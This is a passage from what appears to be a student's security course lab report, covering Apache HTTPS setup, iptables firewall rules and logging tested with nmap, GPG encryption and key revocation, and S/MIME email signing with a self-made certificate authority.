See /usr/share/doc/apache2/README.Debian.gz on how to configure SSL and create self-signed certificates.
To activate the new configuration, you need to run:
  service apache2 restart
root@fea2faf1b4c7:/etc/apache2# a2ensite default-ssl
Enabling site default-ssl.
To activate the new configuration, you need to run:
  service apache2 reload
root@fea2faf1b4c7:/etc/apache2# service apache2 restart
 * Restarting Apache httpd web server apache2                                    [ OK ]
```

The little yellow warning sign on the green lock is because the provided CA is not trusted by our web browser.



We can add our CA certificate into our browser and see:



Challenge Security Considerations

Setting up HTTPS was pretty easy, could we improve the overall security?

Resolution of Challenge Security Considerations

Yes we can by first not using the 3DES encryption algorithm which is completely insecure by now. We would instead use a stronger algorithm such as AES with a 256 bits key via the “-aes256” flag. We can as well specify the hashing algorithm to be SHA256 with the “-sha256” flag which is now recommended.
A strong passphrase must be provided to protect the CA private key and this key must be stored offline as it is very sensitive. We don’t want someone else to issue trusted certificate from us!

Self-signed certificates are quick to generate, simple to use for automatic deployments, cheap, provide the same level of encryption as the signed certificates, and therefor are perfect for testing. However, they will not be trusted by other applications such as web browsers, importing our self-signed certificates in those applications will be mandatory.
Signed-certificates on the other hand provide authentication via an added layer of trust. A PKI (Public Key Infrastructure) will be put in place for that (handling the revocation list, ...). Initiatives such as Let’s Encrypt can issue free and trusted certificates for us once we demonstrate the ownership of a domain.

Secure Socket Layer (SSL) and TLS (Transport Security Layer) are two different standards.
SSL is the oldest standard, the version 3 is standardized in the RFC 6101. It is now completely deprecated, insecure and must not be used anymore.
TLS appeared three years after SSLv3 in 1999 as an update to the SSLv3.0. Multiple version exist v1.0, v1.1, v1.2 and soon v1.3. The recommended version as of now is TLSv1.2 standardized in the RFC 5246. TLS provides stronger encryption algorithms and can work on different ports.
The two standards do not interoperates.

The Heartbleed vulnerability was in the well known OpenSSL (https://www.openssl.org/) cryptographic library. The bug was disclosed in April 2014 and had been identified under the CVE-2014-0160. The vulnerability was fixed in OpenSSL 1.0.2.
The vulnerability was found in the TLS heartbeat extension and affects both the client and the server sides. Hearthbeats are sent at regular time intervals by the client and the server to ensure that both are still connected so the connection does not close. A Heartbeat message is a payload containing some data with the size of the data. If the server or the client sends a short among of data with a false length (a longer one), the other party will reply with random data read from its memory until the “malicious” specified length is reached. Thus leaking potential secret keys and sensitive data stored here. More info here: http://heartbleed.com/

Conclusion

Dealing with our own self-signed CA and issuing certificates is quite convenient. Enabling HTTPS for our website was pretty straightforward. Cryptographic algorithms and key lengths must be chosen carefully. Please keep your software up-to-date. The main challenge still resides in protecting our CA infrastructure.

7. Firewalls Practical, Week 11

Introduction

Firewall are essential when network configuration is involved. We will cover firewalls rules at first, we'll then see how logging can be added and finally pitfalls to avoid in the configuration. The IP address of our server is 10.0.2.6 and the IP address of the client is 10.0.2.7.

Milestone Add basic rules

Rules can be added via the command line, let's see how to do it!

Resolution of Milestone Add basic rules

We begin by flushing the current IPTables rules with the "iptables -F" so we can start from scratch. Next, thanks to IPTables conntrack module, we can ACCEPT the current connections based on their states. Here connections that are already established to our server will stay so, such as a telnet connection for example. We then add two rules that specifically ACCEPT incoming TCP packets on port 80 and 443 in order for web clients to access the Apache web server. Since some applications use the local interface to communicate with each other we add a rule that accepts packets to be received on the local interface (lo). This rule is added on top of the others (position 1) in the INPUT chain. The last rule will drop the all the other packets by default if reached.

```
root@user-VirtualBox:~# iptables -F
root@user-VirtualBox:~# iptables -A INPUT -m conntrack --ctstate ESTABLISHED,RELATED -j ACCEPT
root@user-VirtualBox:~# iptables -A INPUT -p tcp --dport 80 -j ACCEPT
root@user-VirtualBox:~# iptables -A INPUT -p tcp --dport 443 -j ACCEPT
root@user-VirtualBox:~# iptables -I INPUT 1 -i lo -j ACCEPT
root@user-VirtualBox:~# iptables -A INPUT -j DROP
root@user-VirtualBox:~# iptables -S
-P INPUT ACCEPT
-P FORWARD ACCEPT
-P OUTPUT ACCEPT
-A INPUT -i lo -j ACCEPT
-A INPUT -m conntrack --ctstate RELATED,ESTABLISHED -j ACCEPT
-A INPUT -p tcp -m tcp --dport 80 -j ACCEPT
-A INPUT -p tcp -m tcp --dport 443 -j ACCEPT
-A INPUT -j DROP
```

We fire up the network exploration tool nmap on the client host to verify the firewall configuration.

```
root@user-VirtualBox:~# nmap 10.0.2.6

Starting Nmap 7.40 ( https://nmap.org ) at 2018-01-14 11:41 GMT
Nmap scan report for 10.0.2.6
Host is up (-0.10s latency).
Not shown: 998 filtered ports
PORT    STATE SERVICE
80/tcp  open  http
443/tcp open  https
MAC Address: 08:00:27:94:17:EC (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 18.89 seconds
```

It looks like the specified ports in our configuration are opened.

Let’s see if incoming packets on another port are dropped by our server. We opened the port 22 on the server by installing the OpenSSH server service. We scan port 22 only this time. The port appears “filtered” and when we try to connect to it via the OpenSSH client, the connection timed out, no responses. Looks good.

```
root@user-VirtualBox:~# nmap -p 22 10.0.2.6

Starting Nmap 7.40 ( https://nmap.org ) at 2018-01-14 11:45 GMT
Nmap scan report for 10.0.2.6
Host is up (0.00020s latency).
PORT   STATE    SERVICE
22/tcp filtered ssh
MAC Address: 08:00:27:94:17:EC (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 13.48 seconds
root@user-VirtualBox:~# ssh -o ConnectTimeout=10 user@10.0.2.6
ssh: connect to host 10.0.2.6 port 22: Connection timed out
```

The nmap manual describes what a filtered port means:

```
port.  Filtered means that a firewall, filter, or other network
obstacle is blocking the port so that Nmap cannot tell whether it is
open or closed.  Closed ports have no application listening on them,
```

The defined rules are correctly applied.

Milestone Enable Logging

As it can be for debugging purposes or monitoring the network activites of an interface, enabling firewall logging feature can be really useful.

Resolution of Milestone Enable Logging

Couple of rules have to be added to enable IPTables logging feature.
First we create a new chain called LOGGING. The packets which don't match previous INPUT rules will arrive in the LOGGING chain. Next the limit module is used with some options such as a limit logging rate (here 15 packets per minute) and a custom message. Finally, after logging the packet, we can DROP it. We can now remove the previous "-A INPUT -j DROP" rule.

```
root@user-VirtualBox:~# iptables -N LOGGING
root@user-VirtualBox:~# iptables -A INPUT -j LOGGING
root@user-VirtualBox:~# iptables -A LOGGING -m limit --limit 15/min -j LOG --log-prefix "Packet dropped: " --log-level 4
root@user-VirtualBox:~# iptables -A LOGGING -j DROP
```

After installing the rsyslog package on the server, we added the following line into the ryslog configuration file "/etc/rsyslog.conf": `kern.warn /var/log/firewall.log`

The kernel warnings logs such as the ones issued by IPTables are now logged into the specified file.

An IPv4 ICMP packet from the client has been dropped and logged by the kernel as we wanted:

```
2018-01-14T13:04:26.165836+00:00 user-VirtualBox kernel: [ 5995.455600] Packet dropped:
 IN=enp0s8 OUT= MAC=08:00:27:94:17:ec:08:00:27:71:54:66:08:00 SRC=10.0.2.7 DST=10.0.2.6
 LEN=84 TOS=0x00 PREC=0x00 TTL=64 ID=26572 DF PROTO=ICMP TYPE=8 CODE=0 ID=13922 SEQ=1
```

Challenge Additional security

So the firewall is working and configured, is my server safe now?

Resolution of Challenge Additional security

Applying IPTables rules is good, saving them so they can be applied after a reboot is better!
We can make IPTables rules persistent across reboot by installing the "iptables-persistent" package.
The configuration can then saved by running the "iptables-save /etc/iptables/rules.v4" as showed here:

```
root@user-VirtualBox:~# iptables-save
# Generated by iptables-save v1.6.0 on Sun Jan 14 14:24:08 2018
*filter
:INPUT ACCEPT [0:0]
:FORWARD ACCEPT [0:0]
:OUTPUT ACCEPT [6:616]
:LOGGING - [0:0]
-A INPUT -i lo -j ACCEPT
-A INPUT -m conntrack --ctstate RELATED,ESTABLISHED -j ACCEPT
-A INPUT -p tcp -m tcp --dport 80 -j ACCEPT
-A INPUT -p tcp -m tcp --dport 443 -j ACCEPT
-A INPUT -j LOGGING
-A LOGGING -m limit --limit 15/min -j LOG --log-prefix "Packet dropped: "
-A LOGGING -j DROP
COMMIT
# Completed on Sun Jan 14 14:24:08 2018
root@user-VirtualBox:~# iptables-save > /etc/iptables/rules.v4
```

What happens if we try to access our web server via IPv6?

The standard way of writing URLs in IPv6 is like this: “http://[fe80::4:2451:4862:d9a3%enp0s8]”, where “enp0s8” is our network interface name.

```
root@user-VirtualBox:~# curl -i http://[fe80::4:2451:4862:d9a3%enp0s8]
HTTP/1.1 200 OK
Date: Sun, 14 Jan 2018 12:37:20 GMT
Server: Apache/2.4.25 (Ubuntu)
Last-Modified: Sun, 14 Jan 2018 12:37:03 GMT
ETag: "19-562bbc13418db"
Accept-Ranges: bytes
Content-Length: 25
Content-Type: text/html

<h1>Hey there IPv6!</h1>
```

Well, it works! We are IPv6 compliant, great. Then let’s try a ping in IPv6:

```
root@user-VirtualBox:~# ping6 -c1 -I enp0s8 fe80::4:2451:4862:d9a3
PING fe80::4:2451:4862:d9a3(fe80::4:2451:4862:d9a3) from fe80::7421:c4e5:7ee9:a3e7%enp0s8 enp0s8: 56 data bytes
64 bytes from fe80::4:2451:4862:d9a3%enp0s8: icmp_seq=1 ttl=64 time=0.496 ms

--- fe80::4:2451:4862:d9a3 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 0.496/0.496/0.496/0.000 ms
```

Yes, it works, but it’s not what we wanted. ICMP requests are dropped by the IPv4 rules set earlier. But every IPv6 packets are not filtered by those rules. We must add the same rules but for IPv6 this time. The “ip6tables” command must be used to apply the IPv6 rules.

IPTables also allows specific IP or IP range that can access a specific port (“-s” flag):

```
iptables -I INPUT -p tcp -s 10.1.0.0/16 --dport 22 -j ACCEPT
```

In this example the traffic is allowed on port 22 from the IPs in our local network.

Conclusion

IPTables is a powerful tool that every network administrator must know. Configuring the firewall rules is one of the first thing to do on a newly deployed server. We always check the firewall rules twice and be careful not to lock ourselves out of the server, it can happen very quickly!

8. PGP Practical, Week 12

Introduction

This practical will be dedicated to the GPG tool and the most common usage of it. Some security considerations will be provided as well.

Milestone Common GPG usage

Let’s create some keys and exchange a few encrypted emails!

Resolution of Milestone Common GPG usage

Once our keys have been created via the given instructions in the subject, we can see our key ID:

```
public and secret key created and signed.

pub   rsa2048 2018-01-14 [SC]
      BF6B20EA0E608F10E2C3159865A5B99AED96D6C7
uid                      Bastien DHIVER <bfrd2@kent.ac.uk>
sub   rsa2048 2018-01-14 [E]
```

We then publish our public key to the Ubuntu key server:

```
user@user-VirtualBox:~$ gpg --send-keys --keyserver keyserver.ubuntu.com $GPGKEY
gpg: sending key 65A5B99AED96D6C7 to hkp://keyserver.ubuntu.com
```


Once this is done, our keys are imported in the mail client Thunderbird via the Enigmail extension setup wizard.

Let’s send an encrypted email to this newly setup recipient. We search and import the recipient’s key via the following command line. We enter the number attributed to the key to fetch it.

```
[me@pc ~]$ gpg --keyserver keyserver.ubuntu.com --search-keys 'Bastien DHIVER'
gpg: data source: http://91.189.89.49:11371
(1)     Bastien DHIVER <bfrd2@kent.ac.uk>
          2048 bit RSA key 0x65A5B99AED96D6C7, created: 2018-01-14
```

Once imported, we write a message via the command line as followed. #whyNot?
The “--armor” flag will give us an ASCII output, we sign our message with the “--sign” and provide the recipient email address with “--recipient”.


```
[me@pc ~]$ echo 'Hey there! We can chat privately!' | gpg --encrypt --armor --sign --recipient bfrd2@kent.ac.uk
gpg: 0x0D2128628DC3D1F7: There is no assurance this key belongs to the named user
sub  rsa2048/0x0D2128628DC3D1F7 2018-01-14 Bastien DHIVER <bfrd2@kent.ac.uk>
 Primary key fingerprint: BF6B 20EA 0E60 8F10 E2C3  1598 65A5 B99A ED96 D6C7
      Subkey fingerprint: B786 D650 8004 E80D D8C1  B2EE 0D21 2862 8DC3 D1F7

It is NOT certain that the key belongs to the person named
in the user ID.  If you *really* know what you are doing,
you may answer the next question with yes.

Use this key anyway? (y/N) y
-----BEGIN PGP MESSAGE-----

hQEMAw0hKGKNw9H3AQgAmokJbNWmvBB3W7pnlp
3XWkyh4gKIqSyr/gVTQSmtAfjwhTxFUzo8MZ/j
```




We then send the encrypted message which begins by "-----BEGIN PGP MESSAGE-----" via email.

As soon as we open the received email , we are prompted about our key password to be able to decrypt the content.


It is now readable in plain text:




After verifying the key details provided in the "Details" button with the recipient via another communication channel, we can import our key.




The email we received was signed as shown by the blue header:



After making absolutely sure that the sender is the real key owner, we can adjust the key trust level to obtain a green Enigmail flag.







We are then able to reply by writing a new email.

Note that we encrypt our message by clicking in the lock icon and sign it with the pen icon.

We are able to decrypt the message content with the "--decrypt" flag:





← The decrypted reply is now readable!

Challenge Additional Security

Are there any additional security measures that we can take?

Resolution of Challenge Additional Security

Yes and the first one would be key revocation. With the GPG software it is possible to generate a revocation certificate in order to revoke our keys if we lost them or if they get compromised.

```
user@user-VirtualBox:~$ gpg --gen-revoke $GPGKEY

sec  rsa2048/65A5B99AED96D6C7 2018-01-14 Bastien DHIVER <bfrd2@kent.ac.uk>

Create a revocation certificate for this key? (y/N) y
Please select the reason for the revocation:
  0 = No reason specified
  1 = Key has been compromised
  2 = Key is superseded
  3 = Key is no longer used
  Q = Cancel
(Probably you want to select 1 here)
Your decision? 3
Enter an optional description; end it with an empty line:
> Must no be used anymore.
>
Reason for revocation: Key is no longer used
Must no be used anymore.
Is this okay? (y/N) y
ASCII armoured output forced.
-----BEGIN PGP PUBLIC KEY BLOCK-----
Comment: This is a revocation certificate

iQE3BCABCAAhBQJaW6X5Gh0DTXVzdCBubyBiZSB1c2VkIGFueW1vcmUuAAoJEGWl
```

The key revocation certificate is issued by one command.

Some questions are asked during the process such as a reason.

It is advised to securely store this certificate offline.

The revocation procedure is as simple as importing the certificate and sending the revoked key online.

```
user@user-VirtualBox:~$ gpg --import revokeKey.txt
gpg: key 65A5B99AED96D6C7: "Bastien DHIVER <bfrd2@kent.ac.uk>" revocation certificate imported
gpg: Total number processed: 1
gpg:    new key revocations: 1
gpg: marginals needed: 3  completes needed: 1  trust model: pgp
gpg: depth: 0  valid:   2  signed:   0  trust: 0-, 0q, 0n, 0m, 0f, 2u
gpg: next trustdb check due at 2018-09-12
user@user-VirtualBox:~$ gpg --keyserver keyserver.ubuntu.com --send-keys $GPGKEY
gpg: sending key 65A5B99AED96D6C7 to hkp://keyserver.ubuntu.com
```

We can verify the key revocation by listing the user's keys:

```
user@user-VirtualBox:~$ gpg --keyserver keyserver.ubuntu.com --search-keys 'Bastien DHIVER'
gpg: data source: http://cassava.canonical.com:11371
(1)     Bastien DHIVER <bfrd2@kent.ac.uk>
          2048 bit RSA key 65A5B99AED96D6C7, created: 2018-01-14 (revoked)
```

Here are some additional tips to improve the overall security.
First, keep the GPG software up-to-date! The key length could be increased up to 4096 bits to provide stronger encryption. An expiration date should be set during the key generation depending on the key usage (like 2 years). Please do not use your everyday password but a strong passphrase to protect your keys, this is the last safeguard in case they get compromised. Strong encryption algorithms must be set in GPG configuration file. Subkeys can be generated from the master so that the master key is kept in a safe place and the subkeys are used for specific needs (such as only signing for example).

Conclusion

We saw that generating keys was easy and communication encryption easily setup. GPG is a powerful and open-source encryption tool. The challenge remains key management. https://xkcd.com/538/

9. S/MIME Practical, Week 12

Introduction

Similar in some points to the PGP protocol to ensure authentication and privacy of the exchanges we will now use the S/MIME protocol in this practical.

Milestone Communicating using S/MIME

Steps will be provided to setup S/MIME secure communications. Let's create a few keys and use them.


Resolution of Milestone Communicating using S/MIME

We begin by a CA creation. (Almost the same process as in the OpenSSL practical):

```
user@user-VirtualBox:~/certs$ ls
user@user-VirtualBox:~/certs$ openssl genrsa -out ca.key 2048
Generating RSA private key, 2048 bit long modulus
.....................................................+++
.........................+++
e is 65537 (0x10001)
user@user-VirtualBox:~/certs$ openssl req -new -x509 -days 365 -key ca.key -out ca.crt -subj '/CN=Our CA'
user@user-VirtualBox:~/certs$ ls
ca.crt  ca.key
user@user-VirtualBox:~/certs$ openssl genrsa -out bfrd2@kent.ac.uk.key 2048
Generating RSA private key, 2048 bit long modulus
......+++
...+++
e is 65537 (0x10001)
user@user-VirtualBox:~/certs$ openssl req -new -key bfrd2@kent.ac.uk.key -out bfrd2@kent.ac.uk.csr -subj '
/CN=bfrd2@kent.ac.uk'
user@user-VirtualBox:~/certs$ openssl x509 -req -days 365 -in bfrd2@kent.ac.uk.csr -CA ca.crt -CAkey ca.ke
y -set_serial 1 -out bfrd2@kent.ac.uk.crt -setalias "Bastien DHIVER CO876 S/MIME Practical" -addtrust emai
lProtection -addreject clientAuth -addreject serverAuth -trustout
Signature ok
subject=/CN=bfrd2@kent.ac.uk
Getting CA Private Key
user@user-VirtualBox:~/certs$ ls
bfrd2@kent.ac.uk.crt  bfrd2@kent.ac.uk.csr  bfrd2@kent.ac.uk.key  ca.crt  ca.key
user@user-VirtualBox:~/certs$ openssl pkcs12 -export -in bfrd2@kent.ac.uk.crt -inkey bfrd2@kent.ac.uk.key
-out bfrd2@kent.ac.uk.p12
Enter Export Password:
Verifying - Enter Export Password:
```


Signing the user certificate with the CA is a little bit different though. We specify a serial number as mentioned in the X.509 RFC 5280, the serial must be unique for each certificate issued by a given CA. The "-addtrust emailProtection" parameter specify that email will be our main concern.

The last step is to convert the user keys to the commonly used .p12 extension.




We must add the CA public cert ("ca.crt") as trusted by the email client:


Our identity certificate (.p12) must be added in the Certificate Manager as well.



Next step, the identity certificate to be used with the account is to be set:

After writing a new email message, we check the S/MIME "Digitally Sign This Message" so the message will be signed by our certificate.





Since x.509 certificates can be used for client and server authentication, we are asked to providing user authentication for the first time before sending the signed email. (These authentications mechanisms have been disabled when issuing the user certificate, so no big deal here).

The recipient is now able to verify the signature of the received email with the CA public certificate.

Via the command line:

```
[me@pc smime]$ openssl smime -verify -CAfile ca.crt -in receivedEMail
Content-Type: text/plain; charset=utf-8
Content-Transfer-Encoding: quoted-printable
Content-Language: en-US

Is S/MIME a headache?


Verification successful
```

Or the graphical interface:

Encrypting a message with S/MIME follows the same process. The encryption checkbox must be checked. We can now send and sign our public certificate to the the other end so encrypting will be possible.

Conclusion

Both parties share a common hierarchically validated certifier on which they rely for key exchange.
S/MIME protocol was already included in the email client, no additional software was needed. The key format is different from GPG.
The security consideration mentioned in the GPG practical can be applied here as well.